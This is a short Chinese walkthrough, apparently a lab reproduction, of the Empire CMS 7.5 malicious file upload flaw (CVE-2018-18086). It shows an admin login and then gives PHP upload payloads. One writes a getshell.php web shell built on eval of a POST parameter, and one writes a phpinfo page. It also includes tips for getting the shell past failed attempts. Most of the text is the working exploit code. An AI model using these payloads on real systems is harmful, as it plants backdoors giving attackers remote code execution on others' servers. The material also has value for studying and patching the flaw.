Empire(帝国)CMS 7.5 恶意文件上传-CVE-2018-18086


登录管理员页面:


这里经过多次测试,

直接上传一句话样本文件的话不生效(避坑),

并且$符需要做转义(避坑),否则:

方式1:

php 复制代码
<?php file_put_contents("getshell.php","<?php @eval(\$_POST[777]); ?>");?>

其中,函数file_put_contents():把内容写进一个文件里。(常用函数)

方式2:

php 复制代码
<?php file_put_contents("getphpinfo.php","<?php phpinfo(); ?>");?>


访问x.x.x.x/e/admin/getphpinfo.php:

相关推荐
长不大的杨瑞杰8 小时前
OpenCode v2 会话可靠性实战:Snapshots、Compaction、Instructions 与 Formatters
人工智能·安全·云计算·软件工程·devops
陆圣杰9 小时前
代码分享之前,先用假数据练一次凭据检查
安全
Angeldream12311 小时前
第 10 章 医学影像伦理与安全
图像处理·人工智能·python·安全·机器学习·医学影像
方白羽11 小时前
Android 双开环境底层剖析与风控检测落地
android·安全·app
pt104311 小时前
Cisco设备网络安全系列-18:SIEM与SOAR安全解决方案
网络·安全
yyuuuzz12 小时前
云服务器安全组规则优先级的机制记录
运维·服务器·网络·安全·阿里云·aws
福大大架构师每日一题14 小时前
redis 8.10.3正式发布:聚焦集群总线超大消息传播场景的安全修复,8.10.3 Latest更新解读
数据库·redis·安全
Linux运维技术栈14 小时前
WAF部署在防火墙后面,获取不到真实IP怎么办?
服务器·网络·tcp/ip·安全·防火墙·waf
是真的小外套16 小时前
网络安全实战第6期:Hydra爆破SSH实战
安全·web安全·ssh
是真的小外套16 小时前
网络安全实战第5期:Wireshark抓明文密码
安全·web安全·wireshark